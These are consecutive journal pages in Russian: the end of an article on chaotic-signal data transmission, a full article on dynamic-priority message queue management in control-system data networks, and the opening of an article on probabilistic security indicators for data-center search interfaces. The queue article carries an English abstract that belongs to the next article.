Из анализа выражений (2) и (3) видно, что разработанная система передачи информации (рис. 1) обладает большей в n раз помехоустойчивостью, чем системы, использующие один анализируемый отсчёт.

Заключение. В данной статье разработан вариант помехоустойчивой системы передачи данных (рис. 1) на основе использования перезаписываемых накопителей хаотических сигналов 4 и 14 и вычислителя автокорреляционных функции хаотических сигналов 13.

Используя положительные стороны интегрального приема, реализованного в разработанной системе передачи информации, представляется возможным увеличение ее помехоустойчивости в n раз (3) за счет большего числа анализируемых отчетов. Областью применения разработанной помехоустойчивой системы передачи информации является возможность использования в проводных и беспроводных телекоммуникационных сетях, устойчивых к раскрытию структуры передаваемых данных и воздействию помех.

Например, рассмотренные в статье преобразования данных в системе передачи информации хаотическими сигналами можно использовать для модернизации систем [24–30]. Ключевым элементом таких систем являются перезаписываемые накопители хаотических последовательностей (характеризуются непрерывным спектром, способным маскировать информационный сигнал, а также возможностью периодической перезаписи, что снижает риск раскрытия), хранящие идентичные копии хаотических сигналов на передающей и приемной сторонах. В этих системах передачи информации [24–30] необходимо добавить вычислитель автокорреляционных функций хаотических сигналов (13) для увеличения ее помехоустойчивости в n раз (3) за счет большего числа анализируемых отчетов.

СПИСОК ЛИТЕРАТУРЫ

1. Стратегия развития отрасли связи Российской Федерации на период до 2035 года утвержденная распоряжением Правительства РФ от 24 ноября 2023 года № 3339-р.
2. Инфокоммуникационные сети: энциклопедия. Том 1: Инфокоммуникационные сети: классификация, структура, архитектура, жизненный цикл, технологии / С.П. Воробьев, А.Е. Давыдов, В.В. Ефимов, В.И. Курносоев / Под ред. С.П. Воробьева. Изд. 2-е, перераб. и доп. СПб.: Научные технологии, 2019. 739 с.
3. Леонов К.Н., Потапов А.А., Ушаков П.А. Математическое моделирование системы передачи данных на основе хаотических сигналов с фрактальной размерностью // Физика волновых процессов и радиотехнические системы. 2010. Т. 13. № 3. С. 47-53.
4. Борисов В.И., Зинчук В.М., Лимарев А.Е. и др. Помехозащищенность систем радиосвязи с расширением спектра прямой модуляцией псевдослучайной последовательности / Под ред. В.И. Борисова. Изд. 2-е перераб. и доп. М.: Радиософт, 2011. 550 с.
5. Помехозащищенность систем радиосвязи с расширением спектра сигнала методом псевдослучайной перестройки рабочей частоты / В. И. Борисов, В. М. Зинчук, А. Е. Лимарев и др. / Под ред. В. И. Борисова. М.: Радио и связь, 2000. 384 с.
6. Иванов М.С., Макаренко С.И., Попов С.А. Помехозащищенность систем связи с псевдослучайной перестройкой рабочей частоты: монография. СПб.: свое издательство, 2013. 166 с.
7. Макаренко, С. И. Перспективы и проблемные вопросы развития сетей связи специального назначения // Системы управления, связи и безопасности. 2017. № 2. С. 18-68.
8. Зюко А. Г. Помехоустойчивость и эффективность систем связи. М.: Связь, 1972. 360 с.
9. Котельников В.А. Теория потенциальной помехоустойчивости. М.: Радио и связь, 1998. 516 с.
10. Пшеничников А.В. Модели и методы помехозащиты радиолоний: монография. СПб. : ВАС. 2017. 136 с.
11. Шумоподобные сигналы в системах передачи информации./ В.Б. Пестряков, В.П. Афанасьев, В.Л. Гурвиц и др. / Под ред. проф. В. Б. Пестрякова : М.: Сов. радио , 1973. 424 с.
12. Пестряков В.Б. Фазовые радиотехнические системы (основы статистической теории). М.: Сов. радио, 1968. 466 с.
13. Хаффмен Д.А. Синтез линейных многотактных кодирующих схем. Под. ред. В.И. Сифорова. М.: ИЛ, 1957. 232 с.
14. Петрович В.А., Размахин М.К. Системы связи с шумоподобными сигналами. М.: Сов. радио, 1969. 232 с.
15. Скляр, Бернард Цифровая связь. Теоретические основы практического применения. Изд. 2-е испр. Пер. с англ. М.: Издательский дом «Вильямс», 2003. 1104 с.
16. Прокис Джон Цифровая связь. Пер. с англ. / Под ред. Д.Д. Кловского. М.: Радио и связь. 2000. 800 с.: ил.
17. Дмитриев А.С., Рыжов А.И., Сьерра-Теран К.М. Введение в статистическую теорию относительной передачи информации на основе хаотических сигналов / Известия высших учебных заведений. Прикладная нелинейная динамика. 2023. Т. 31. № 4. С. 421-438.
18. Семёнов А.М., Сикарев А.А. Широкополосная радиосвязь. Воениздат, 1970. 280 с.
19. Харкевич А.А. Основы радиотехники. 3-е изд., стер. М.: ФИЗМАТЛИТ, 2007. 512 с.
20. Максимов М.В. Защита от радиопомех. М. «Сов. радио», 1976. 496 с.
21. Чуднов А.М. Помехоустойчивость линий и сетей связи в условиях оптимизированных помех. Л.: ВАС, 1986. 84 с.
22. Патент № 2369018 С1 Российская Федерация, МПК H04K 1/02. Система передачи информации хаотическими сигналами : № 2008116861/09 : заявл. 28.04.2008 : опубл. 27.09.2009 / С. В. Баркетов, А. П. Жук, В. В. Сазонов [и др.] ; заявитель Ставропольский военный институт связи ракетных войск.
23. Жук, А. П. Вариант помехоустойчивой хаотической системы передачи информации / А. П. Жук, С. В. Баркетов, В. В. Сазонов // Информационное противодействие угрозам терроризма. 2010. № 15. С. 126-130.
24. Гавришев, А. А. Моделирование устройства имитозащиты контролируемых объектов с повышенной структурной скрытностью сигналов-переносчиков / А. А. Гавришев, А. П. Жук // Прикладная информатика. 2017. Т. 12, № 1(67). С. 68-78.

25. Гавришев, А. А. Моделирование устройства имитозащиты контролируемых объектов с новым набором хаотических сигналов / А. А. Гавришев, А. П. Жук // Прикладная информатика. 2017. Т. 12, № 4(70). С. 122-132.
26. Гавришев, А. А. Обобщенный алгоритм защищенного информационного обмена / А. А. Гавришев, А. П. Жук // Вестник СибГУТИ. 2018. № 1(41). С. 33-40.
27. Гавришев, А. А. Моделирование и количественно-качественный анализ распространенных защищенных систем связи // Прикладная информатика. 2018. Т. 13, № 5(77). С. 84-122.
28. Гавришев, А. А. Разработка беспроводной имитозащищенной системы идентификации и контроля доступа транспортных средств / А. А. Гавришев, А. П. Жук // Безопасность информационных технологий. 2018. Т. 25, № 1. С. 41-51.
29. Гавришев А.А. К вопросу об использовании гиперхаотических сигналов для передачи данных в системах радиосвязи // Научное приборостроение. 2023. Т. 33. № 2. С. 62-74.
30. Гавришев, А. А. Упрощенный концептуальный проект системы беспроводной идентификации и контроля доступа на критически важных объектах / А. А. Гавришев, С. А. Резниченко // Технологии техносферной безопасности. 2024. № 1(103). С. 164-177. DOI 10.25257/TTS.2024.1.103.164-177.

УДК 681.322.067

СПОСОБ УПРАВЛЕНИЯ ОЧЕРЕДЯМИ СООБЩЕНИЙ С УЧЕТОМ ВРЕМЕНИ НАХОЖДЕНИЯ В СЕТИ ПЕРЕДАЧИ ДАННЫХ АВТОМАТИЗИРОВАННЫХ СИСТЕМ УПРАВЛЕНИЯ

Саяркин Леонид Андреевич, Грибков Владимир Александрович

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: leonid.sayarkin@yandex.ru, gribkov.1949@mail.ru

Аннотация. В статье рассмотрен способ управления очередями сообщений с использованием динамических приоритетов в сети передачи данных автоматизированной системы управления. Задача определения оптимальных динамических приоритетов сводится к задаче нелинейного программирования. При линейном показателе эффективности функционирования сети передачи данных задача сводится к расчету динамического времени нахождения сообщения в сети и постановку в очередь на обслуживание.

Ключевые слова: автоматизированная система управления; сеть передачи данных; показатель эффективности; сообщение; динамический приоритет; оценка; автоматический коммутационный центр; требования.

SPECIFIC AND GENERALIZED SECURITY INDICATORS OF HARDWARE AND SOFTWARE INTERFACES OF INFORMATION SEARCH ON DIGITAL RESOURCES OF MOBILE AND STATIONARY DATA CENTERS

Sayarkin Leonid, Parashchuk Igor, Seleznev Andrey

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: leonid.sayarkin@yandex.ru, gribkov.1949@mail.ru

Abstract. The article considers an approach to formulating a probabilistic-temporal generalized indicator of security of software and hardware interfaces of information retrieval on platforms (digital resources) of modern stationary and mobile data processing centers using the mathematical apparatus of the conditional probability of fulfilling the requirements for deviations of its private security indicators characterizing the parameters of availability, confidentiality and integrity. An analysis of some options for formulating private security indicators and the prospects for applying this approach to solving problems of reliable and prompt assessment and forecasting of the security of modern interfaces for implementing search queries is carried out.

Keywords: security indicator; interface; information retrieval; assessment; data center; requirements; conditional probability; availability; confidentiality; integrity.

Введение. Составной частью автоматизированной системы управления является сеть передачи данных (ПД), которая выполняет функции передачи сообщений данных между территориально-распределенными объектами управления. Эффективность процесса функционирования сети ПД зависит от качества используемых способов управления потоками сообщений [1].

Для выполнения требований по вероятностно-временным характеристикам доставки сообщений различных категорий срочности на автоматическом коммутационном центре (АКЦ) сети ПД автоматизированных систем управления (АСУ) вводится приоритетная организация входящих и исходящих очередей. Эту функцию выполняет подсистема распределения сообщений. При этом имеется недостаточная эффективность функционирования сети ПД со способами управления очередями сообщений, основанными на использовании фиксированных относительных приоритетов.

С целью повышения эффективности функционирования сети ПД АСУ при выборе сообщения для дальнейшей передачи на АКЦ предполагается использовать способ управления очередями с использованием дисциплины обслуживания, основанной на динамическом назначении приоритетов с учетом времени нахождения сообщения в сети [2].

Пусть в составе потока сообщений, поступающих на АКЦ, имеются сообщения нескольких приоритетов. Необслуженные сообщения образуют очередь. Задержка в обслуживании любого сообщения приводит к некоторым потерям качества функционирования сети ПД, величина которых зависит от приоритета и длительности задержки

$$\tau = t - t_0, \quad (1)$$

где τ — динамическое время нахождения сообщения в сети ПД;

t — текущее время;

t_0 — время ввода сообщения в сеть ПД.

Оценку эффективности функционирования сети ПД произведем по показателю эффективности, который в общем виде может быть написан:

$$U(\tau^P) = \begin{cases} U(\Delta t^P), \text{ при } \tau^P \leq T_{\text{доп}}^P + \Delta T_{\text{доп}}^P; \\ 0, \text{ в противном случае,} \end{cases} \quad (2)$$

где P — номер приоритета сообщения, $P = \overline{1, 4}$;

$T_{\text{доп}}^P$ — допустимое время нахождения сообщения P -го приоритета в сети ПД;

$\Delta T_{\text{доп}}^P$ — величина интервала времени, при котором целесообразно передавать сообщение P -го приоритета

дальше по сети. В случае, когда $\tau^P \geq T_{\text{доп}}^P$, $\Delta T_{\text{доп}}^P \in \{0, T_{\text{доп}}^P, 2T_{\text{доп}}^P, 3T_{\text{доп}}^P, \dots\}$. В частном случае может быть $\Delta T_{\text{доп}}^P = 0$.

Необходимо определить последовательность выбора сообщения для дальнейшей передачи, минимизирующую показатель эффективности (2).

Рассмотрим методы решения указанной задачи. Пусть в АКЦ сети ПД поступило и ожидает обслуживания n сообщений различных приоритетов. Время обслуживания сообщения одинаково $T_i = T$. Определим для каждого сообщения оптимальный динамический приоритет обслуживания k ($k = \overline{1, n}$). Для этого введем дополнительные переменные X_{jk} , каждая из которых принимает два значения: 0 или 1. Значение $X_{jk} = 1$ соответствует тому, что j -му сообщению установлен k -й динамический приоритет обслуживания. Каждый номер приоритета в конечном итоге может быть занят только одним сообщением и, в свою очередь, каждому сообщению должен быть назначен только один приоритет обслуживания. Поэтому необходимо, чтобы выполнялись ограничения (3):

$$\sum_{j=1}^n X_{jk} = 1; \quad \sum_{k=1}^n X_{jk} = 1. \quad (3)$$

Дополнительным условием является требование целочисленности решения, так как номер приоритета обслуживания должен быть целым числом. При таких ограничениях необходимо определить совокупность значений переменных X_{jk} , минимизирующую показатель эффективности (2) функционирования сети ПД за счет ожидания сообщений (4):

$$S = \min \left\{ \sum_{j=1}^n \sum_{k=1}^n X_{jk} \Delta U_{jk} \right\}, \quad (4)$$

где

$$\Delta U_{jk} = \int_{t-t_0}^{t+\Delta\tau_k} U_j(\tau) d\tau \text{ и } \Delta\tau_k = (k-1)T \quad (5)$$

Анализ выражений (4) и (5) и ограничений (3) показывает, что в данном случае задача сводится к задаче линейного программирования, которая имеет целочисленное решение. Отметим, что в рассмотренном случае не накладывалось ограничений на вид показателя эффективности (2).

В случае, когда длительности обслуживания пакетов данных T_j -различны, время ожидания в очереди j -го пакета данных, получившего k -й приоритет обслуживания, составит (6):

$$\tau_{jk} = t - t_0 + \Delta\tau_{jk}, \quad (6)$$

где

$$\Delta\tau_{jk} = \sum_{j=1}^n \sum_{v=1}^{k-1} X_{jv} T_j, \quad (7)$$

Величина показателя эффективности за счет задержки обслуживания этого пакета данных равна (8):

$$\Delta U_{jk} = \int_{t-t_0}^{t+\Delta\tau_{jk}} U_{jk}(\tau) d\tau. \quad (8)$$

Если подставить (8) в (4), то можно убедиться, что зависимость суммарной величины показателя эффективности от X_{jk} носит нелинейный характер. Таким образом, задача определения оптимальных динамических приоритетов свелась к задаче нелинейного программирования. Целочисленное решение задачи в данном случае представляет значительные трудности.

Рассмотрим частный случай, когда показатель эффективности функционирования сети ПД представляется линейной зависимостью вида (9):

$$U_j(\tau) = T_{0j} + \alpha^P \cdot \tau_j^P, \quad (9)$$

где T_{0j} — время нахождения пакета данных в комплексах технических средств объектов управления. В частном случае оно может быть равно нулю;

α^P — P -й внесистемный приоритет сообщения;

τ_j^P — динамическое время нахождения j -го сообщения P -го приоритета в сети ПД.

В этом случае процесс отыскания оптимального распределения приоритетов упрощается. Подставив (9) в (4), получим (10)

$$S = \min \left\{ \sum_{j=1}^n \sum_{k=1}^n X_{jk} T_{0j} + \sum_{j=1}^n \sum_{k=1}^n X_{jk} \alpha^P \cdot \tau_j^P \right\}. \quad (10)$$

Из условия (3) вытекает, что первая сумма в (10) не зависит от переменных X_{jk} и является постоянной величиной, так как (11)

$$\sum_{j=1}^n \sum_{k=1}^n X_{jk} T_{0j} = \sum_{j=1}^n T_{0j} \sum_{k=1}^n X_{jk} = \sum_{k=1}^n T_{0j} = T_0. \quad (11)$$

Таким образом, выражение (10) примет следующий вид (12)

$$S = T_0 + \min \left\{ \sum_{j=1}^n \sum_{k=1}^n X_{jk} \alpha^P \cdot \tau_j^P \right\}. \quad (12)$$

Упорядочим множество сообщений, поступивших на обслуживание в соответствии с правилом (13)

$$\lceil \alpha^P \cdot \tau_j^P \rceil_1 \leq \lceil \alpha^P \cdot \tau_j^P \rceil_2 \leq \dots \leq \lceil \alpha^P \cdot \tau_j^P \rceil_n, \quad (13)$$

где $j = \overline{1, n}$, $P = \overline{1, 4}$.

В соответствии с теоремой Джексона [2] упорядочение сообщений (13) минимизирует максимум запаздывания сообщений в сети ПД. Если теперь пронумеровать элементы упорядочения (13) от k до 1, то тем самым определим оптимальные динамические приоритеты.

Таким образом, при линейном показателе эффективности функционирования сети ПД нет необходимости решать задачу нелинейного программирования. Алгоритм управления очередями потока при поступлении очередного сообщения в буфер ТПД производит расчет динамического времени нахождения его в сети в соответствии с соотношением (1), проверку выполнения выражения (14):

$$\tau^P \leq T_{\text{доп}}^P + \Delta T_{\text{доп}}^P \quad (14)$$

и постановку в очередь на выдачу согласно нестрогому порядку (13).

В сети ПД АСУ использование способов управления очередями пакетов данных с использованием динамического приоритета в рассмотренной постановке не во всех случаях целесообразно. На рис. 1 показано взаимодействие между различными классами внесистемных приоритетов при разработанной структуре динамических приоритетов.




Рис. 1. Взаимодействие между пакетами с различными классами внесистемных приоритетов

Пусть в момент времени t'_0 поступает сообщение из класса $P(2)$, динамический приоритет которого растет со скоростью $\alpha^{P(2)}$, а в момент t''_0 поступает другое сообщение из более высокого приоритетного класса $P(1)$, то есть $P(1) > P(2)$. Динамический приоритет последнего растет со скоростью $\alpha^{P(1)} < \alpha^{P(2)}$.

При выборе очередного сообщения для дальнейшей передачи выбирается сообщение с наибольшим динамическим приоритетом $\alpha^{(P)} \cdot \tau^{(P)}$. Следовательно, в рассматриваемом примере в любой момент времени после t_0 предпочтение будет отдано сообщению из более высокого приоритетного класса $P(1)$, а в интервале времени $[t'_0, t_0]$ сообщение из низшего приоритетного класса будет иметь преимущество перед пакетом из более высшего приоритетного класса. Для сети ПД АСУ — это является недопустимым явлением, поскольку сообщения, принадлежащие к сообщениям более высшей категории срочности, могут быть обслужены в АКЦ позже сообщений, которые принадлежат к сообщениям низшей категории срочности. Поэтому использование динамического приоритета в способах управления очередями сообщений на АКЦ сети ПД АСУ сужается до рамок каждого приоритетного класса.

При этом управление между приоритетными классами сообщений [3] осуществляется по схеме фиксированных относительных приоритетов. Блок-схема алгоритма управления очередями сообщений с использованием дисциплины обслуживания, основанной на динамическом приоритете, представлена на рис. 2.




Рис. 2. Блок-схема алгоритма управления очередями пакетов

Заключение. Предложенный подход позволяет минимизировать задержки в обслуживании сообщений, повышая тем самым эффективность функционирования сети. Однако, динамические приоритеты целесообразно применять только в рамках одного класса срочности, чтобы избежать ситуации, когда сообщения низшего приоритета получают преимущество перед более срочными.

СПИСОК ЛИТЕРАТУРЫ

1. Теоретические основы сетей передачи данных военного назначения: Учебник / Под ред. В.В. Вовк и И.Б. Парашука: СПб.: ВАС, 2024. 252 с.
2. Коршун В. Г., Макаров М. И. «Математическое обеспечение автоматизированной системы экспресс-анализа и синтеза сетей передачи данных». Учебное пособие. СПб.: ВАС, 2007. 128 с.
3. Калинин В. Н. Теория систем и оптимального управления. Л.: ВКА, 2013. 419 с.

УДК 621.396.4

ЧАСТНЫЕ И ОБОБЩЕННЫЙ ПОКАЗАТЕЛИ ЗАЩИЩЕННОСТИ ПРОГРАММНО-АППАРАТНЫХ ИНТЕРФЕЙСОВ ИНФОРМАЦИОННОГО ПОИСКА НА ЦИФРОВЫХ РЕСУРСАХ МОБИЛЬНЫХ И СТАЦИОНАРНЫХ ЦЕНТРОВ ОБРАБОТКИ ДАННЫХ**Саяркин Леонид Андреевич, Парашук Игорь Борисович, Селезнев Андрей Васильевич**

Военная академия связи им. Маршала Советского Союза С.М. Буденного

Тихорецкий пр., 3, Санкт-Петербург, 194064, Россия

e-mails: leonid.sayarkin@yandex.ru, shchuk@rambler.ru, andrsel@mail.ru

Аннотация. Рассматривается подход к формулировке вероятностно-временного обобщенного показателя защищенности программно-аппаратных интерфейсов информационного поиска на платформах (цифровых ресурсах) современных стационарных и мобильных центров обработки данных с использованием математического аппарата условной вероятности выполнения требований к отклонениям его частных показателей защищенности, характеризующих параметры доступности, конфиденциальности и целостности. Проведен анализ некоторых вариантов формулировки частных показателей защищенности и перспектив применения данного подхода для решения задач достоверного и оперативного оценивания и прогнозирования защищенности современных интерфейсов для реализации поисковых запросов.

Ключевые слова: показатель защищенности; интерфейс; информационный поиск; оценка; центр обработки данных; требования; условная вероятность; доступность; конфиденциальность; целостность.

SPECIFIC AND GENERALIZED SECURITY INDICATORS OF HARDWARE AND SOFTWARE INTERFACES OF INFORMATION SEARCH ON DIGITAL RESOURCES OF MOBILE AND STATIONARY DATA CENTERS**Sayarkin Leonid, Parashchuk Igor, Seleznev Andrey**

The Military Academy of Telecommunications, named after Marshal of the Soviet Union S. M. Budyonny

3 Tikhoretsky Av, St. Petersburg, 194064, Russia

e-mails: leonid.sayarkin@yandex.ru, shchuk@rambler.ru, andrsel@mail.ru

Abstract. The article considers an approach to formulating a probabilistic-temporal generalized indicator of security of software and hardware interfaces of information retrieval on platforms (digital resources) of modern stationary and mobile data processing centers using the mathematical apparatus of the conditional probability of fulfilling the requirements for deviations of its private security indicators characterizing the parameters of availability, confidentiality and integrity. An analysis of some options for formulating private security indicators and the prospects for applying this approach to solving problems of reliable and prompt assessment and forecasting of the security of modern interfaces for implementing search queries is carried out.

Keywords: security indicator; interface; information retrieval; assessment; data center; requirements; conditional probability; availability; confidentiality; integrity.

Введение. Результаты теоретических и практических исследований, проводимых в последние годы в сфере построения и применения современных мобильных и стационарных центров обработки данных (МиСЦОД), результаты работ в области создания эффективных алгоритмов и безопасных человеко-машинных интерфейсов информационного поиска (ИИП) на цифровых ресурсах объектов такого класса, позволяют говорить о том, что сравнительная многофакторная вероятностно-временная оценка защищенности таких сложных программных и информационно-технических средств взаимодействия оператора (пользователя) и, например, поискового робота, какими являются ИИП, сугубо с использованием частных показателей их защищенности, не удовлетворяет современным требованиям.

Вместе с тем, очевидно, что актуальность и значимость задач контроля и обеспечения защищенности программно-аппаратных интерфейсов информационного поиска на цифровых ресурсах МиСЦОД не только выходят на первый план, но и занимают главенствующие позиции при формулировке технических заданий на создание и построение таких систем (центров) информационного обеспечения, которые представляют собой согласованные по времени и задачам стационарные либо мобильные взаимосвязанные комплексы организационных и программно-аппаратных средств, предназначенных для создания высокопроизводительной и отказоустойчивой инфраструктуры, отвечающей за обработку, хранение и выдачу информации. Активное построение и применение в нашей стране и за рубежом МиСЦОД обусловлено рядом их безусловных достоинств, к которым принято относить, например, для мобильных центров — небольшие затраты на транспортировку и возможность их работы в любой местности, для стационарных — большие объемы хранимой и обрабатываемой информации. Стационарные центры обработки данных обычно размещаются в зданиях, а мобильные центры

обработки данных, являясь полноценными одномодульными аналогами классических стационарных центров, располагаются либо в специальном боксе на транспортной базе (автомобиль, судно, самолет), либо в специализированном транспортном контейнере (для перевозки железнодорожным, автомобильным или водным транспортом). При этом современные МиСЦОД имеют аналогичную инфраструктуру, оснащены комплексом информационной, телекоммуникационной и другой инженерной аппаратуры, подключены к каналам связи. Особую роль в рамках современных исследований в данной области знаний играет задача построения оптимальных «поисковых движков» и поисковых алгоритмов, задача создания эффективных программно-аппаратных механизмов и защищенных человеко-машинных интерфейсов информационного поиска. Эта особая роль обусловлена необходимостью реализации своевременного и качественного поиска необходимой пользователям информации в больших массивах гетерогенных данных, хранимых и обрабатываемых на цифровых ресурсах современных МиСЦОД.

Практика работы крупнейших торговых площадок, опыт создания новых средств мобильной связи, результаты исследований в интересах анализа потребностей обучаемых в системе профессионального образования в нашей стране и за рубежом, а также итоги моделирования и прогноза роста нарушений безопасности, прогноза возрастания объема и интенсивности потоков данных в различных сферах жизнедеятельности общества и государства показывают, что аналитические и поисковые аппаратные и программные средства (поисковые машины, поисковые «движки», алгоритмы и элементы) современных МиСЦОД не в полной мере удовлетворяют требованиям по защищенности процедур поиска необходимой пользователям информации. В частности, речь идет о проблемах, связанных со слабой защищенностью человеко-машинных интерфейсов информационного поиска на цифровых ресурсах объектов такого класса, а также недостаточной полнотой и точностью предоставляемых из большого массива данных по конкретному запросу пользователя за конкретный, часто очень короткий, интервал времени. Сложность сравнительной многофакторной вероятностно-временной оценки защищенности таких программных и аппаратных информационно-технических средств взаимодействия оператора (пользователя) и поискового механизма (программы, «движка», бота), какими являются ИИП, связана с тем, что по одним показателям, более защищенным может оказаться один ИИП, а по другим — совсем другой программно-аппаратный интерфейс для реализации поисковых запросов [1–3].

Этот объективный факт, затрудняющий оценку защищенности ИИП и связанный с многообразием и разноплановостью анализируемых и подлежащих текущему и проактивному контролю аспектов и показателей защищенности поисковых интерфейсов, имеет место на практике. Существует целый ряд международных и национальных стандартов, определяющих методологические подходы к анализу защищенности объектов такого класса и примерный перечень параметров, по которым она могут быть оценена в целом. Но часто могут быть отдельно оценены такие аспекты защищенности интерфейсов, как доступность, конфиденциальность и целостность данных для поиска, передачи, приема и обработки которых и служат эти ИИП [4, 5].

Кроме того, приходится также учитывать субъективизм формулировки некоторых частных показателей защищенности (ЧПЗ) ИИП, вносящий изрядную долю неопределенности в решение задач управления и вероятностно-временного оценивания доступности, конфиденциальности и целостности данных [6, 7].

Выход из этой ситуации нам видится в формулировке и последующей текущей либо прогностической оценке вероятностного обобщенного показателя защищенности (ОПЗ) ИИП, который бы функционально связывал все многообразие ЧПЗ и требований к ним. Анализ различных методов формирования обобщенных (комплексных) показателей качества, защищенности либо эффективности сложных систем показал, что наиболее полный учет особенностей решения задачи оценивания безопасности интерфейсов взаимодействия при решении задач информационного поиска, а также естественное решение проблем нормализации и свертки систем показателей защищенности (ПЗ) достигается при применении метода вероятностной скаляризации. Квинтэссенция данного метода состоит в использовании в качестве ОПЗ совместной вероятности выполнения требований $p_{\text{вып пз}}(k)$, предъявляемых пользователем к защищенности ИИП на k -ом шаге реализации поисковых запросов, по доступности, конфиденциальности и целостности данных:

$$p_{\text{вып пз}}(k) = p(\Delta\bar{Z}_{\text{пз}}(k) \leq \Delta\bar{Z}_{\text{пз}}^{\text{тп}}), \quad (1)$$

где $\Delta\bar{Z}_{\text{пз}}(k)$ — вектор отклонений ПЗ ИИП от требований на k -ом шаге реализации поисковых запросов, а $\Delta\bar{Z}_{\text{пз}}^{\text{тп}}$ — вектор требований к этим отклонениям. Безусловное достоинство данного метода связано с учетом случайного характера изменений подавляющего большинства ПЗ ИИП, а также практической возможностью автоматического решения основных проблем многокритериальной вероятностно-временной оценки защищенности сложных информационно-технических интерфейсов (т.е., в нашем случае, возможностью нормализации компонент векторных ПЗ ИИП и их свертки) в рамках выбранного вероятностного подхода к анализу информационной безопасности объектов такого класса. Основа данного метода заключается в пошаговом (позтапном) расчете ЧПЗ на любом k -ом шаге оценивания и их математически корректной «свертке» в ОПЗ ИИП на цифровых ресурсах МиСЦОД на этом же шаге. С точки зрения математической корректности, этот метод может быть осуществлен на основе аппарата условных вероятностей, а также классических теорем функциональной и параметрической декомпозиции. При этом вероятностный обобщенный ПЗ ИИП формируется из условных вероятностей выполнения требований к отклонениям ЧПЗ ИИП на цифровых ресурсах МиСЦОД.

Иными словами, для методики, учитывающей вероятностно-временную физическую сущность трансформации ПЗ ИИП на цифровых ресурсах МиСЦОД на k -ом шаге реализации поисковых запросов и, учитывая тот факт, что ПЗ представляют собой отклонения параметров защищенности от требуемых значений, ОПЗ ИИП $p_{\text{вып пз}}(k)$ опираясь на выражение (1), может быть аналитически записан как совместная условная вероятность выполнения требований к значениям отклонений показателей доступности, конфиденциальности и целостности данных, обрабатываемых в рамках ИИП (2):

$$p_{\text{вып пз}}(k) = p_{\text{дост}}(k)[(\Delta\bar{Z}_{\text{дост}}(k) \leq \Delta\bar{Z}_{\text{дост}}^{\text{тп}})/(\Delta\bar{Z}_{\text{конф}}(k) \leq \Delta\bar{Z}_{\text{конф}}^{\text{тп}}) \cap (\Delta\bar{Z}_{\text{цел}}(k) \leq \Delta\bar{Z}_{\text{цел}}^{\text{тп}})] \times \\ \times p_{\text{конф}}(k)[(\Delta\bar{Z}_{\text{конф}}(k) \leq \Delta\bar{Z}_{\text{конф}}^{\text{тп}})/(\Delta\bar{Z}_{\text{цел}}(k) \leq \Delta\bar{Z}_{\text{цел}}^{\text{тп}})] \times p_{\text{цел}}(k)[(\Delta\bar{Z}_{\text{цел}}(k) \leq \Delta\bar{Z}_{\text{цел}}^{\text{тп}})], \quad (2)$$

